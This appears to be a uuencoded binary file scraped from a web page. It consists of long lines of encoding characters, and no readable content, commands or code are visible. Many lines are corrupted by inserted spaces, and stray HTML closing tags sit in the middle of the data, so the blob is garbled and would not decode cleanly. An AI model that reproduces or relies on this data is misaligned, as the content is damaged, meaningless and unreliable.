M%*\XTN:<9QJ8M>;3EIO=U1?A&;@QL9+,_I!UG\SV!P51E'V,E#(?HIG6:'4[
M8U+1Q+7^++*%Y*C2S)2S+#]MK9E02&FGAX!-J?(E:LOFJ);1<<]W#V:4L3*
M&^.8?54)HYWY(F%6P%WK&,A\$M!0X%9,7O6+F3[T`F=N7ITY\%52*A9LO'.U>
ML]L?>7IO)J?M\=M^B[>&:"""+= [Q>8' I8([1)8T9<KU-TZ3[D+.T(>(+OE5R
MK)]BZTO#0V:`"=!\$^TM?4S+!)*8E5I@.0.V&V(;&@M9V2Y*6X@L9DU9[U!PB
M^&FHA"U(>@^N^?`W%:+T/1<R&952!7Y.RZ;9NJ`L*G=76I:[SH;*JBYKIF6E
MQ%)009MKBJN5S2L!%7,RP>CJ)B'<,_6S21LX;DB)AS7;R5P-WCJ!"FK+E>\ [

M; J8AG: B<>CBNBP, 'LUZG2+B6) -&' H179V, U<R22 \-) 3, !L&6944*;) Y (C2YN
M?%I?' R86 \3\$ (2IR! I 'S' FL+*#0FKI4L9ZC! #8' XH5#VE! =#-XCUR\+ /! SQ" P
MG\$ARC_Z5' \RS9) R-T*VM+? \$QF<DBR [&G5^DD8^%CTFW0/ [N<SK#VT&<' P: C=
M7) -*%\$U+H@HUV0 [(U-B5' T\$ \DNRL (A\$&, Y<E7TV+ \$-? \RVVUVM_>V5-- [T (,
MF?! .N5+"G?#*4LT7YP) !G_@K8R3@% (-\$KA5; [YR [=A@&J\$^NBV*+B/+Q763-
M`B?RG\8 (E! LG044H9FGI@3. URY, BDI<AS=-ZY5C1TIG"R; 8D; \$RHX" .LXN"E
MB `1? _\M' @FD+YOA [@D+> 'D, LGMP_ ' ^HO<V824: 2UCE `MN-Z9-B==/PE7<1' \
MO [R" \@I9 `!M%1K\$-93414C3&!W/' D<@0VZX2UU*6CD; D18M+BV67!!C) Z `WE
M7485%%"0) %) YBICAH5K (\$R3) BJ0"7S, WZ>H>L^8Z\B-; &=S\ -5 [#69V] JXP
MR#AQYW0<\$OM>X"NCW% `I&T5/G,] :1+DK) \, &8IX/ [CXKFB>JXZ (N! ; P% ` .M
M0EG-L9J" `717! ?X)) 5-G. K\$+3Z>V; UTXUBIR9DC#6 [; GL3U `*PY \ / *U\$! +5
M" ^P! 0R] G6J<F [`1N#DL_] , `6389>1+* @&#QOW. *\$G! R! ? (TLWI- [VU; I. O\$
M `4A&+6F" E%N: G\>3B0L2NA) \ (NX\$Y (XY+RBD RBMDX4-LLD90/ .GXL8-XO25U
M79*W&FKLYN `@K-\6! ?V8#J. K-2/ `I_N9G&/L, UABEJP4, QI (=68P5) , %) 9 `
M4YKHI7="A `GT\$] ?Q9J\$S-T4PA_ *E\$' B! ' 6^F-Q. 0LK65%, :Q3> [0N' 072Q*F
M" HU<V% [] +@*C*] ? :RLW_+@RD<RAI/ ; , . I=-HI "V=<&Y/ -<. %Z4F^X?PX `=4I
MC@L, C*Q>< [J, 8PS=P) K=JH; E3BHQU%+8\$8; RQ/9GU+\S#X! 4E `*2N79>-&X2
M4CFH%) BULYM1X_ `I@) AIPZ8AR_EGMV5/#_S1"8E@K: 4Q. 7; I&\$F! "S) INY&S
MO14\$P98DQV2+L@ [] ^R9P?RJ! X_>N2TH; Z1: % ([; " . I%) > ([E `HG! BA2C\$03
MROX%#DH5UMMBPM. Z2/ZF] " (TH: , , FL/7A3F*^P6>98OD! ?> (A_N*XXJ"--),
MXKXTNQ4; A9KY/3! . %M) GAV+?D-FUAC%; -*U_ & [] ?TY#%8B&, V' L9I: FM5VZ0
M3LJ/S' L: >H*K0QWC+-<X_U1>PC42* `L\$B; H-DI5KJC: &P\9' ' *; LG%GL\$B! ^
M, <*) 5CWB! (M\GG/"NN `LGO\ D, TZHA*U\4LM/KV&5 [7: IG*QP7; +: S-\IVQ `
M-"M=H5 [. ^@?! ^LP%) :Z9, 5. %9-P78] 3+<%HM, X! R&"4MM3?+, =4<EXXHP>SB
M-; ?PXAZ8VT//&OX, #G15' &; AU/5<574* "90-9_AXE6TUUNNDI#P+BAI>K+49
M\<: 6Q, 5=MI_NJQ^4, \<&F" #3*3=A, Q, D8UB [\$/R0#\$Z (H') VJ7KNHP6 `D^ ^
MRH1 [3"5=T6Y60?5J (U_S\$, <' W\$VZU<J_52_QBRQZ_ \$+&5WT&65VK\ `E; @ \$ST
M-CVSZ+E&%/ `M9ZE9D8] ' F?V-C? `QW70OQT9Z7H** (, L\CX?<3L5&1 ` \ . M (B6
MR) ZJ>IH; J) L; \5 [BQ. YR_*2D>PK*B8C=%^FY<TH9VJD! F [L*%<\9V#%#J465
M_MA" ` \$>76S+-X@%@I"! ; L6*LC_@ \ . %%" -30 (8; 4, DOVX/M+ \ [LPB"OV [&1S@
M (H `6: 1T] '] KFFL=MK] NSF<@%F0%" JCMIP4) U&Z [" <XRK@_3%, _E6+>T. V? \$#
M/K%] F206 [?3>MX?C2; K&Q-') 91ZG8X+Z@RWMZ?6V) =5*X7 [" ?ES) [UWL>D/9
M8GU/ :V^] _B ["7\$M> [LK] , G41KAPLSPX_D0V1W; 2_CA&%;] ' \Z_ &7DA. (6?E (
M!N#4E3W-*??O" . *M@QG: Z#6' NK<@XJJ/N-WH0 `O%R&=#I] H' `E\$< [ETQ^B
M3I% `ZJ_QI `6S%_VSP-3N83Q\$; A [, Q8" CJXM#2> ` ; Y00D1\IW?TCZ&8INN* <3
MTR) ; Q>CFA@9%" EP (6: _6*6D_B) J%4T; R<! -Z7 (R*GX' &WPM64" . 7SU*647?2
M\$EN%DE- _DJF>T7^ [[0X: !- /73*4M2Y] DB"6<\$F7-\$F `H54Z" E [N?M9. YPJ] C
M@4) >B! Z0NHB_ : " (+A; ` `R6S_YT [\ . <*1W8+) 5H\$R. FTW49+ ' T; " ; 19&5>' %U
MI=J/ *; UO9DJD\$6#5N-! U2' E2E<O. 5' Q4. XKE: . <&F&:) JQQH/G; Q) L. , VR] D
M `Z42"7G#4 (%# . QA] ZA2K&XH%/#4>D@HX&>E-- \ #6V% . ! (HLP2VEF=\T8NM3Q
M `GQ-CR_ "I, /) ^F: (VF25: Y1A9V?@: [MZ\$>; WM (9QYEW, `<CT; ;) IMF; 7SA44
MRAMR: _3LO*AGYVG/XD7WYCI6! J_MUWEQOZJX5JI?Y [I^I2=^NB, MJ (N*9+&+
M) X5T6S+3' 5Q537^X?JI; Z0E@%EH>FY-*! 5QV_0) %J6NIGL\J1B<@, IP6ELA*
M1@OG<SP%PE) 9QVNQM; ==#W/ . # [B3MUW2 [%=K*GE. L%7R' AMR\O (. ` _D\$7-C
M_ ^W] *; GMNYT&&CJFWQC_ ^4L [#5^9@FQAN] 0LA9V1*] Q" : QD&2R?T [BR; OIJ [
MGK. 7@&K?+H, 0>] CBK43K9P3ETIWN6@O71X; !9R>\$. X [HI_T' _U/1YEV+C [K!
M+XQWR: UP] B/QGHQ818* ; _:) ; @PG4Y#H' =7 [GN6\$0<YAG' ' S^ [Q (N')] B9\Q
MW^ "K\$U>AG") . ' +\F/ `4, <_ ' +%/ " ([?=D^ [+7&\7XF8GDCKQ `GO&TJQQMBKW
M6%ZAXJOON&>DE%U"- \GO^#Z3@BU@6\$EXA>Y3ZM! - [A>^R-YI%_ ` (81FX>D>*
M>CP-^?5\$XA42IHD7 (5Z7, \$-@39<3?-5%W* =4@' R6"8<KW^@XEU) GTAM\$ _ "T4
MU?; %KX5? \$I\$X; @#B2A26J [UJ] %>A7P31\Y8FC! H<K\$-&R<\7HP; YRH5-EAH
MWE%A/U" QI: Y, TSY3UH; =1TUB=0; 1; \$\$*5; B-2' K] \$ [ZJYHF<G4>Q] 7" ` "3M*
MPM/' *2' = ` \$U209@^: `6K"TY14\$DCG\X<*6" A*I&_ ; /T) 30P0KJ9PD9TI=W `U
M4X-VR55/42Q) UEP [IIOE/NACA] X) =6YC: Q7A `@ "5 `<#UW\$B-! . +ZP3210D2L
M. =JSQAG, Z>M#: [&*8KA] 1?; MD1+7P@<8 [LP] \$8J53XC; *Q) &9#_ ` `Q4/' ^I
MNT6F [OYW8AG?L?@ \$20? . 5! I\$-: 6+- (5>I1. @) (*; #275PD-+4) LK6VZ [F?N8
MU^< (, ZR>U7Q [TBYYAC) 9T<OF@, 02^; 4Y21+T<QF2K-?3] T8! ?&5P I IHWMQL4
MQ"1" "D! 0\ \3V\ : : 3' %F>>V7, , N: VC%00J7_ . @\GD*2%&HPF [>#! YK) K#2, /+
MTDRD= YU&) Z `3/LW=C! 0 () J5L"?' OC/F4 () A! Z `@ "X5R `) +. *OC3BE0 `HCUD+
M8! ; 9G# ' F%>6>L&N199=L<LM: 2GIMS+3TSCCF6PKG7 ` : 9C<: 7EC! BH0PPCXLV
M<%& (] F# \$2) ZFA) MVPDDV5W [K: J45>H>"4! W>9^ `W<T2' [T+4, [VMB5" W\$88=
MML8A6DN [7#E2\$YD<, ; >) 9F>;] P (+ (6GD75B>Y%Z) 92LB' /R5 `M>, ?S. ` -X*
MP+OH#] !O- : <9AIB0-"X] N-&YM0=17_?E6W?T. C@NFUUYR9TC! => (@, URD\$1%
M@ (WS0IHE+W_EZ2T `SL-2@, , L=F01\$M (4Y7T7S3FHAA=HCD-*P/) <9"3"07PZ
MFY! U^#0 (T3I\&?@SO) L! _ `Z=2^=VJ1P! &MG' \$*UMFU; =45*T# (-+ [-*%C, /%
MTO6<S+E; [C3' 3X09ER2 `C=; ` \?1J6W1/4D5) D. 8QA3<2* : ' TZ\$U/<Q07! #F'
M/MT-I! PY3R+5\$#! F*HA3) [OS: &U%9<' ? , - .) ^GK\! 2-<E' L@5E: HOY^M [O^F
M4^>_E (QX;) UT?C] M (^AT-VVQ\F) WZ0G-^R] >E7%\T\$; 1\$, L4Z86LG&3<O+#P
M"/+ (K (T, ; I [5KUZ) , @F^M> (-+E>Z_Y9' CIO1TME `%, 2ZS! 554F1=2<50J@HJ
MJ: RHF] *FTS45I51%; B*DB3' \) Y-1G< [DN%RWA&JI4] [`5TQCFIF+#; <: IRX"

M<OVY*W_=D:\L2LU>\KI",7W1(M*)2,_3^3\$+T:\$44Y^F6MI/T#?DI"2B<Z?.
M:-+/K*;P:6D='F7;LVYT^E!NK"S9IP/1TZ\$20PP)",GQ4U&3:"DBYHF.Y-%M
MQDU;=[^4\]^6KID6>6L+H15-+?N9&Z+^).ZXR2\$3Y1@^R2*J^[_\5K]:2<OV
MN>A4FOKR4\T3>#-\LI]' ;O,*%KS"A\)'+'%L-.NG/P09D4Q5%RI+SUJ9XO)C
MV_6=&3GZ"MU+U[<];A[9%5\0\QHK'-#,PKM4)2N5GG-C2@84E2F'9PKD\%B!
ME^<<=VTBLV+EKU0H4K7P5449Y<,QN*HH@*J@U/"1'#?T`%2>35D*Z.44L57"
MI?7D:7%L!FE7+IV3S>%GFE>(1X@\L"X>9=P&61NA`0%W[+.Q1>#%(7[!-9Z]
M./J4"7#PV!(^-*_BJ#VVSD;M%C+2VEW(E&JP+'N448#B[GJU'L4*!0<\JP[>
MH\$,)FL--H,GV)T%V]\$D.\,A=,:I)H^H7H;5J5&KU?2&5JL)NJE-3.U.A5)DE
MI=.J:@OTSZ]6A=7XOYU>Y5MOKEBSJI6D1?BF6S>G6U/EJ@IU*^01\$2J\$=<<>
M]3@C`<CIHOEJA<QI"TZ(L`<"C?JK@B5GW;.V3AMO.DV6:@^[,\$E^(SE5.[W^
MT'K?'HXZ_5X"@O=J,@?5^\$T!BG=T,@;%EC[6H-_06LW^66^I7<,TCG)^!=H
M5!]D=6OA:HR,)/]C):59&_B'R(<)"933FL:S69[-+).NHTW24)\$WJ7!F"WC
MMYV1A?/. ,3"ZFVDY0\$9G@_90A,(Y..AXF873Z8W;PY-&LRWV3][Y/T=7;M]P
M+@<F'4.>NGG\$8C-S)*%*J.WHWI5*YYJE9=(@.EPC7GH.;4JZV*^J6>I:60*(^
M[PC:M`'N??ZK8`?ZK#AGZ6XX=)T^C>=_DVGWX-.%U,EJJG]IM2K*W5>U7W.
M)!SX>O5[HLM=/W+"N.#F#E+!'5P.*6NZ,9!N[F<.%JPD323>DM]1[B33L'S)
M)@\$!JU3Z3*\$OZG,;O+(+)\$WPOD579DSX:2Q9)=8/,@H<RY<=+B[UF\$PW:RY
M<>,KDJ\$GU:O)_@M781NR5R-]/!F<'7?QG+G5V;+XU2#/#GRC#K=>N\$N8<6^3
MV2I,0AP,=6W]A4\$H+MZIDKR%)7>7%)><3I'7=')\$"*T:E(^)/+8:LQEB.+OP
MB/EK[\>8TT;K;R-C&<Z_!B\U/K-\Y][EQA7.X\$LOMVJ/X[=I^);L75!YC\$U#
M>ZXX[=Z%(]\X@/M=B#BC`88AL9U#@W&F&3#I]J.J\$J:*&S!X3Y.P[\(1CLO1
M\$"\$6RP1;+O6L#T^&_9P0-U=JS%\<W;:[HU'UJ==RP4Z,B/J_)C^:\G;+\$Q1
M`MD6J1;8U`FUS8F8]G&JG?BKSQO"RB"1^2D\$+#K!O9C.IQ5/,/7HPDKQ+OA
M>. !F1KW0V_Q@H=W+<?;BSIK:48QGCC@)]*6-3)&DV@R->WJU3A)J*H,7D-XV
M"6BG-64+67S3'Y3.7-F5!')X2J)!VN<I/'1G).`"5RQC68.`#L;\$SX4T)I50YW
M^^-64H\#V24U7R.7=8BP!1W/G8&DJDM4C5F-F&XC\Q\$O%+\$L]+&RY!MCE.SO
M(LOV8.S<X:Q[F0PP.43E!MEA?, 'S":>C>6`[\&K[(:CLII00/HN\$11T7&ATE@
MG2KR;H: !N<AY7IBAE5B4F:JT@6(\$=G'&+7\$L%_A%Z!-3MDV<6[1\FV/)U0)
M&Z^SX%C,`"@KJP>:47@F.BL+3)&W+FT1T3YJO9->8Q"[ATMFE[FVH,JFJ>MU
MT7U+.JW9T^8A5".1ZA?THYL>/NSD\2GII(?+ITQ^P01(73S%\$)6QY3F'&;
MA&G9G'4KL5TT;[6J175.F\$')1>:I:N\$*"B+K0\6*2,H-,CHJ.S)1"YY[\$=JA
MZT3[;+\$<H9Z"=0OD0DPO?J2'X!R*R1(*"=LAHNV!0S,>9?T.3(%G%D:C>' [
MQ&6255`X?&[]OS_LS_9?M_@+"VR4F+EVDK1P:A,!/O+D',!G&6V)UQ%YKDI;
M6H7Z578>%32KJJ1F.:C?7)"`TZ8X2@?9M89:8%&ZE3M;-,\M&+1[UE9]19V
M?AWU7C6K(]*;&UQ!`)N[8ZT`7C&P@OGV-J/.34W_35W)%ABAWO/. [1+5_G9N
M!>56MKH'];>F!8CZ#>TBL'G7I0TWO,6NRL&JOL0L-\$2]SZ,'9WR!V6`[O%C6
M-!>Q9&IUDD*VLM<*C;9\$S<8*)J;OJ+P:[>Z%:VH=,O7>%L\MTW4S1K*#XK
M)F?U34H>+.]HCVV&[60?8Q',X\$X1S@T<T64^[\WP^:K9A]W:R=D,%US!TS;`
MJY1D8"]8+=Y=Y\$;)\$2U[("1XSL03OG1\)[39[2HAR/<"@CU9?WQ>L\$*.3!;_
M;N^W]Z=O6#D!!1R?O6D/T=_1>'C6''?ZO9'N]H:JK`@MB<FIJ+V%:-AZ)!\/
MZH-L3V0]K>QP]NQP[V`_8FLP]#93PR]?18':F]Y5Q;'`?J?/D"_A[^,!,
M_Y=]_N/P\,?G+W_\>#HQO_X^#HZ.CYX7]8!YMHL/Q9H=DYM*S_0&WT@TA?
MKNC]5_HQ[G][>5VAZ_\$GO]?`KT^E'J_\.C'U)\Z__[^#RVQLBRPU'A(%3"
MT@ZQPW4CD8.)1X\?H65HL+P+W<LK.\$[=L8X.#H]V41DT3_MW5@MSQOJ5<`BB
M*L4'\<>/'R-*C8\5(\@SXH2?'0HQO0!XYZ'C6%\$PCV_L\$TY=\\$*)[L/
MG9D;T<D3MNI1>.ZCR17/8G<("JT0FOF\$,]MR');(><;WIG5A<9N>@=4?N>
M-5A=>.[4ZKI3!RW@+!NU%IY\$5PZ<"!H4.\\$"!E10JP3-+//&2Y:SDNQ(^P
M6/BWYPP3A;=K!2"L8V:CZ@/K0`[W, USSO+OY-.4E/5_+25,Q;!ZBI8PK(?
M_)@5!6Q<(!!/_YRMM%)2'^U(?.^&W_;&PU>A^M#Y!KL3?^^`L^LPC06^<S
MC9\$%N<==!/(&L&C;Z\1TB')\$X;0^;U-&QG&GVQE_A-A3)YUQ#_O']=(6PQHT
MAN-. \ZS;&%J#L^&@/VKO6=;(P7L1J'XQ@^>XIT+89(YMUXM(PS^BKD5+ZI4W
MLZZ0,8.Z>.JXGR\$:%UIF+>^,^P^!LCV(6H9M&TY><7PR/\`!#!WKUZLX7OZ\
MOW]S<[-WZ:_V@O!RWR,0HOW7>VC-/P^#A97JO3W0>\RZ8.HOMQ!^C)9Y<V6I
M/0:#%1^]SR\7[<V0W8(63PLW`GF)6,76^)/)H#T\[8Q&Q.Z@S__I+F'X[M(0
MH9T^@4^BKK`*D"-C%PT6^\$O>WRZ\O1GZ2PN@=;J+?J;O(OL6_K^4=>Q0DXT
MM9>4&__TW`OV?!I.GQ\]>A2'=[]3J8<^07.^:>L_]O3,X[;?.NNW\$A>2Q==;K
M]IOOK)]10;(/3AT(\`@B@=:NG3OK+[AX"AT^S;>=[K0&>/^N_1\$!A-"6VUNH
M[%Y&\.A9WBQM4-"Q!SU+F=.LO8:N,_, 'YUD+:0F1XOG*U'CVB5#FY*.PR3
MU*)\2PX?/7I<_L-P`B@8;J?H:P4PCQ_3H*M-PN>_NTM*HB*6*#+-,QDM0&ZD
MZ]3X.1(I)3VWE[S&@>EK<[49F],]\+IM?-'+'(=#!B.>EJD(?]=,)DIY3
M!VF&NVT@BF1SP=2E6PGI6@I12*^4I.306+A<PAVV,P4X3MPPBML^\$A>N!(XV
M:>F"!#AX`7:"BL`V\S9#JHS/Y3E\>"Y2\$*HSHJ23=B#-V>LYMPE)20=!33AW
M+[@KCA"=F;!(DPZ5<Y0(3'CC\$'S'=[A%F2PE`C\A/F_+CNUM10<X>QU_#A/8
MMA4I<GM`RX]IZJ8J(X\$,A\;@W5K#(!T)`"D),@P_R'XY,DN6U\3*(40=G*" [
MK%/QD'F%PT09Q. !-!/5G&KF#7+I>VDB=)8Y4'C83\ (H;F16V"@Z\2T%L7P2!
MY]C(CG!3&.3X\$36)0E<`S'BL<.>.(?96&)]+YZ.7__DM"O,%XA\H1@DBGK<
M61H.-U.5F*R*@9K=^B@5S02EUHSR4#Q\PF>;\C;=\$-@CMF@CKY%=V)P@90!
MB8QG\W7-9VQ6X>0!9A5U]#0*>,9/.2FHO:D71#AF%4\M-XV@&5%%,%`#J7+?
MYM'EIAOCJE/S8`_5/\%G+,Q,V&-?1+`J+?P8*?8VFB)`)`KH'O(6L-J5)G

M<>' ,R\$\$/%S'V,8\$9.C@2-!I]_`0B[I"!ODITH7SB"4\$6<&2%!I&W4]MWYVB*
M!GE5Q5=@LGSN?D*-IU8-\$N,P2H*O-WX_[6*'V"28,5!'XORYP`"LU/!>H'P4
MFF!(QP6'\$-E3T]4"381MI&T=LK68Q.+;MK9H)5F&\$J#BD#K?:B)S<.M3.1P4
MQL\4" `9AB@^FBC7Q81`*IN\$>IP%Z>>@(&@4<' =^- [4L\6SU%ZYSH6:H_GJIB
MM*1=D>J99&)&QN\VOB>2FU#K8S*S8:(3H)QZ`G4B;O))HI@[?T,[E;+Q9QS
MHPG&-T\$(<X\$QJDC5QWCRXD887_4Q'3Q@7&&EB0)%#_FWM,06XMKU%G0,+@<'

MJ%*AA"M,T4F#)JFWDZVG4W29F["F&D^HR*F^/(`5=*#0X6P**+/UGLRX=/'

M;E-5DXV)=&IFV*G:*!O.D2&FU0N1LW("E%3&"!6H8.6CW9-<&+Z2)"U&HP

MEZZRG2/3A?E5FC"B+ [.B4BKR)K%T7!PRW%A0Q"E300\$^B%B;CL0!U@TM#!`9

MI' ?6*@+/V>4=;/\]P[X`N=>O&"W!'QLLP\$JI?:+;J'-/J*YD')9-2W0!!@9

M'>7J)D'.HCQ'I6#ZPS^V&2BQGF9MAALWYVW7OX!YJ@X"JZI\L7*]V/4G+)G%

M@<A& `0SB`)PI;M/T)ENG\`=K1V9H,N^I>"KC.\QPAV^76%H*W`QV.G\$)P08S

M^8JO0DYZ_5Y;"A,1[<`\)=G(])S=K*,1,02`IK/%6F9"HK#&%PF#<\$_)ZX/[

M: ^X>[-Q-:FNR?S/"4JDD4CUSD#O/X`,[(3-V1.Y0_:98JV1HF=#=R2Q!<*8/

MFP%(F>>3588@S2)'WZ]WY%K7KMQAN^I^\$!NB<OM".E@<4%3+XTL,L%=3QB3!

M%E&6>=>)>B>\$<P_8I&`\$TQBE=.PIK\LQ\$HE6DHATJN<=35?C.N5,I078POR4V

MD*4`K=@J&HS:`F=. ;;HE.7GQG/@_TKI[J.Z6;(4Z=*`\$LC7;E_0V8>)@8D`P

M`P*""5L^1+([)S1_L0YE>>H\$D#4+\I"0D;8)0>3.\$\$880%@FAF_B=,09=!2&!

MGP\B)4/5Z-RXCM!TA9%AND)E353I:)8+;/;O\3/M)KI0!0E=N)/+KZ\S^\$%<.

MEZ`QB; ;VMF232T6:L(7Q/7FLK*28S`1XDUD`*1,P`*2IT-(;49"=4'AJ297L

MCI<AK=#"/(H)U3RBS/62`I@R]3UQJX'>_RV,XDE'7QTC^-L`_J(#N/*(I8(A

M2K`VB+,]C=W;/NR66\OQVUQ<7T#T/\^S4IA&,U,R[6S1BG=PP"KNI\$F1>9WP

MLSNMDEV0&L23!M%HI0=0'(:R1X`1D28I9O2*2EV`P&7*,U4AR`K(DR:Q>(<GI

M/JTIT5R50J+XLI(UA)U/UL1/M"J%I557_(&4J*]X4%)P#/0&M(WX,(APH,<P

MG53%C90Y+J*Z?LK#/\$>%OC_\^9-00/B1M:UQ6]B23W(Z.=\Z;?0Z)^W1F`NZ

M]>F<(!31Y)O>`I9S:VL&#B!AL(I`C,[\ :S^XX?EOI3XS[@RNU#BAXY.1;5Z8

M+9[@HYZ?%ZX_B6;7[.Y)E<&K%0(QFU^_IQF+^#*<95&@=@\$)`\$`7\H!(@9U8`

ML1UBW;L>]03*AAH@`^T(;F;MKY6PV&]TLMNY70:)9_4SDYW0HA>511)T[T*

M&OWSI--MCY"EM*71'?J]`_7HI6#_`9Y0XKZ"^PFUY;M;N`J>V5QPRPY?"4T.

M7+G!G\$81FJU0U7QV:I4F5UP45\$%1Q2-***=4X+E!2S>:X\[[SKA#NFHW)8NS

MT7;D2J/V\`VGF:F26\$B9"L-VL]V!V&U2C=1&R509#/OO.ZULE=1&6,LWY_?3

M[MK..8^M<6C[D8?SKF+M3/TR\57,RR"X)/`MT/WE/AUI+Q;. ?A2LPJFS?Q\$&

M-Q`Z%4[92[BZ&J.1NA\ZT7[C]X4W=\$C9`9SSAWMPB90Z!)\$#OF/P4]/[QLEY

MMN%WFC]:<DV97JW\ZY'[3X?E"OP54DZ+53+92#533[#H%&M._IS^>1\$Y>H

MFGQYC-// (H:3!<U`*9KW8@>5^J]L58[HB! !0EFRC:F*]!;VY3FJJG(:@1,(2

M70&2[T-;F;[*J@TQZ2+78_S=6UD!JPA/M@;T+;=4^`0R`6+G&U&1,KXL%1\$1

M: %' `A50' SQ12P1=(0+&M<YX<`=) ?%/Y.' 'IMO4(*.-' '=)]%YDK8!Q7<OE-B7

M0I`";18<`=?06B)S>ESC^JHCCZ`]IS5Z"C_!#YID!W[**`<_@8=WO&=M,0NI

MS3BT6=A7B/\M`N!`M/Q?S=&('K6" `4T';Z'@ZU=X_T954"9;F1`L8/I.!>\$

MH_BD[`B\$]1(M+5,[9W05A+%(2+1+X7/R@X<`7B6`%_`A7LX48`8+BI+X_2OK

M2.KY,]_%=Q2F5W:(S!E`S,J`,`: %: *U3JBOG,%1%JE1<UP'/^C`34W_I/E7<?

M;3,N^# ,J*0H>;?BS5WQJ<]I9V#V6%YR4^%T+;L;<I92G>-E6("YP3M[OOU#W

M(XR5;5(\$#9?)HQW5+C>_`^V?]IW5P>X(^20G%=KM0X?5KZ_#EHT=)% ,)Y_=)

MKW' :`@T:S?;D;-BQL.=`YCT`#W@CO'_?Z)ZU)R/TI/<&OS]2O8>8<[3^<]7[

M5F/<H.]?<.`^ [[=Z;MV-+P/_#HT?-MV>]=Q.P+>P]K`\$`@>W!P<' /Z'/_Z<%

MA^U1_VR([.+62%7P*<#6I`''([&"HB`^#^NX&C<&(Y3]ND+MGLMH9A0\#`#

M<=<QXHT)])\$`DBPD%GW,%Q^W?Q; ;P!5]P!;N-45[!1X2T5K^)8P9F2CX"BM1O

MB<ADF\:_/WJ4;1`_OFC;\$/X]R^8]SYXYF(3/O<>RT2VU[\$*@ON<>.: "HU;

MHR]QT!E+%`>0,YY(YF)!\$!R76VYL<P1D3=V0KE@Z+;6MN@R=N7N["EV%\$_QB

M@IZ3`LJW2=TN9^N2VR/\(N5NQ6("P9A_GIV*+_Q7-_IK187V/,D^YK>*U"_

M)MB;VU#G#S<@6T"5"IZ_=67+THJR.A2:_`#8KI"().WSG5L.-60`W=K8SQWD\

MJU(XM+3.A21A[2M+&&Y\0M9=V11)E0RB6</R?00[P=C.Q`B9G&M9Q\T\$=O7

MCD@6QK0GS\U"\$V"DFUB"CRU1[VB!2NHI"YMOA\$+ABCM7ZD-KUAUX"(.1N: .Y

M+>+P.!T7/).4Y2^07KC.I3Q=BDG*A)BVXEI&9A8`B/&`GQ@U/,ML5!1CEN&H

MK#6>)HSB5^LGL*23!]^]T"TX!/:;N1L0`M[64!80&1@-U_\>PH]S:`H%D5

M:V!E\U77`&"+R?7ELW^-Y9KVS:^6;(HPKN#7KRUISLXV1<`; .EJEP:(>KPII

M\$4T4`\E(QI_R\$\$F2_YRA#!\B_=GEL<3KQ_M_33KSK_NB^<Y/,U4%5HF3F-G8

MU"[%I]3J\$SI1*"E:ATJU8XA#+=7)/+_. \$(8/L25*J2`5&-G&.&<4PD\$>^IU7

M*3%;SC\$U4(/-L+438;S-GFV"U#DA29\<MR6%*U>JYQ(RBL%T<M@J>F1QS/'

MR^%G81V9G7E*3+50)0RX]\$>Y, :*V!=06X#HB+!J;:XFQ;D)3Z@X<]2]3-/,@

M,66S._65VRK:O]LBBM>O#U"#=E_6<3]#BO0@L^T@H<V8U34T)6.`;RN1I8TR

M)DX-*&FD!EK6Q!"9]%=Y#Z/\`Z\$A7,J8VAR[!CX9"S9[,+K]IF1*QLVM5;@"Y

M.9N%B9Z`?GWT0D&JTE"0K7+X*P\$07K1+S0>DG(IX`5MQ`J<P)LGN6Q8D^CU

M-.1_F18K8A:T,X]3=.=V@.>\XSO4[71/,"^]*8/R[PLHYDU6S.BV`+^#D%"3

M6?SGTQ!=[`%G^+TKY+N3^O=.:BIKD>FVQ-\$@O`J`%+S"+WR%VX\XS6#_)9*

MMN.: ,A#^=R&4`B;?"\$SW.WU,1B9:I4@R9]2GJL2[A^GP7_/"\$();,7L]8@N?8

M9>_3^<&G`@ (8#`WV5.XEU,3"U^([+,0+`#1(\:RH:; \$<MC.9A<GI%SN?@^CF

M8GCJS"&M7O2DOB1KY.8J#*\$D*>]&\$/<KK2,X32;'<R3(^E^M'_+HH*7%,T%N

M>E63T_%)S*K4M18CX\F@C"?PU4Q+.9VWF9C`' %%/<8\TC=G/&`MJR@2QSW2G

M>`"J\$`-20RVMG)E!X`RO/^02_,GXP2;-#52<.0ZRXHH-#V/MH!Z<25L355L#</p>
</div>

MA_A<ZD8LXCA#T]2LV58^/XW<TO=@3(Q90-L:FBM.T@7-34W@3SGDX:A67XX\
M.!7-(Z\NTCZSKC"6%IY]G,AP@-'<BMZR@V%1@' 'Q<M15\$B,!]TDECK+L\4C2
MICZV/G0&<I_P&<7')?(SZ_M793J*BZ-/X0(G9KBG]J: !\$TZ=<4"#"6,VDUP
M[?SRZ!%F60(;2(<D>)WK<YINP> .K_R['\@ [O%T\?: [?8@P/ ;;U?N)?=OC3
MV5?@#\$!>=ON-S*'N"_INV, "!JH5WM!X"-SGN] [OM1H\#^E/ZDA#3&+XY?D%>
M/C]00?Q)I#5]R2I"S4/%RY\8=_Z6OFUFV)##CEJW[9_EU[^2%["9KK(.PXG
M?BGPCG09.^MV1=[A\$W'\;M@^:0_;O;:0E;1>XC(A''WT:-AH(;DZ/>N.1)]+
MRSJW#08.#I[_>#ET0^[UO.]@Q\._?_SAI_:S@P/T\W#O&]'!W][#C]_W+5>
M[+W\X>7+0_AY>(<'6*8GH3,YZ'0XV@;NUO-W:W9JY2_1O!/\L8_2/ZZ-_%@OT
M#_R'@#!ID&'P(-^A8M\M:7'^/A<;/9/!]WV[[CJY+0Q>L=7/OSA\$7^(3\)K
M53C%MTD<NM030#BF%XJBDM@_7!4_CA[[9YVCY+D0.^<S)0; (]WQR\LO' \$Z*.
MUK%]24MO[9**F14\!6=PHIF2^3V"]^M_0;OIQ8U7_]@ZW#OXQY;E^--@AM0-
M>K"*Y\]^L?6?[W^AR_>A,"7726T.=LF*<;OHN\B!,SZSMJ6S*=MCAOIPQUK
M9U=\T5.FEH)/F@MH%9%H1'@1H3H<X;N2]F71UCVF'U?Y^;L(\0:U8TMH"4@
MOV"S#I1M2%95\#[O/(!)7!H2C/\H' 'D9)LG`SSCQJIL)O:1J8MH02B`)H`QV
M6LO=-J=HP[KL]81\$=_W.&B/\$AB\$Q\ [21U)*68,G-\$=V"_;Y4</>!)Z\W(;HB
M07G; ;ES_\$\$(\$Z&.B0@H:FZ,<N\$VOQ];2<YR9A3-OI>J4=@K1IL*"%%^9VON=
MI8>D>GOK/Y'Z_D] [L?R%NY<O%GFZ]105^9]5\$.O+;#W%8-#*/Z?,KU#&RX/R
M&DI<<B5D2XXUB_D_4+,91V.4E\2\W4B=.G!\,J(KI>NGXI8-_B\$MK]/%(8X0
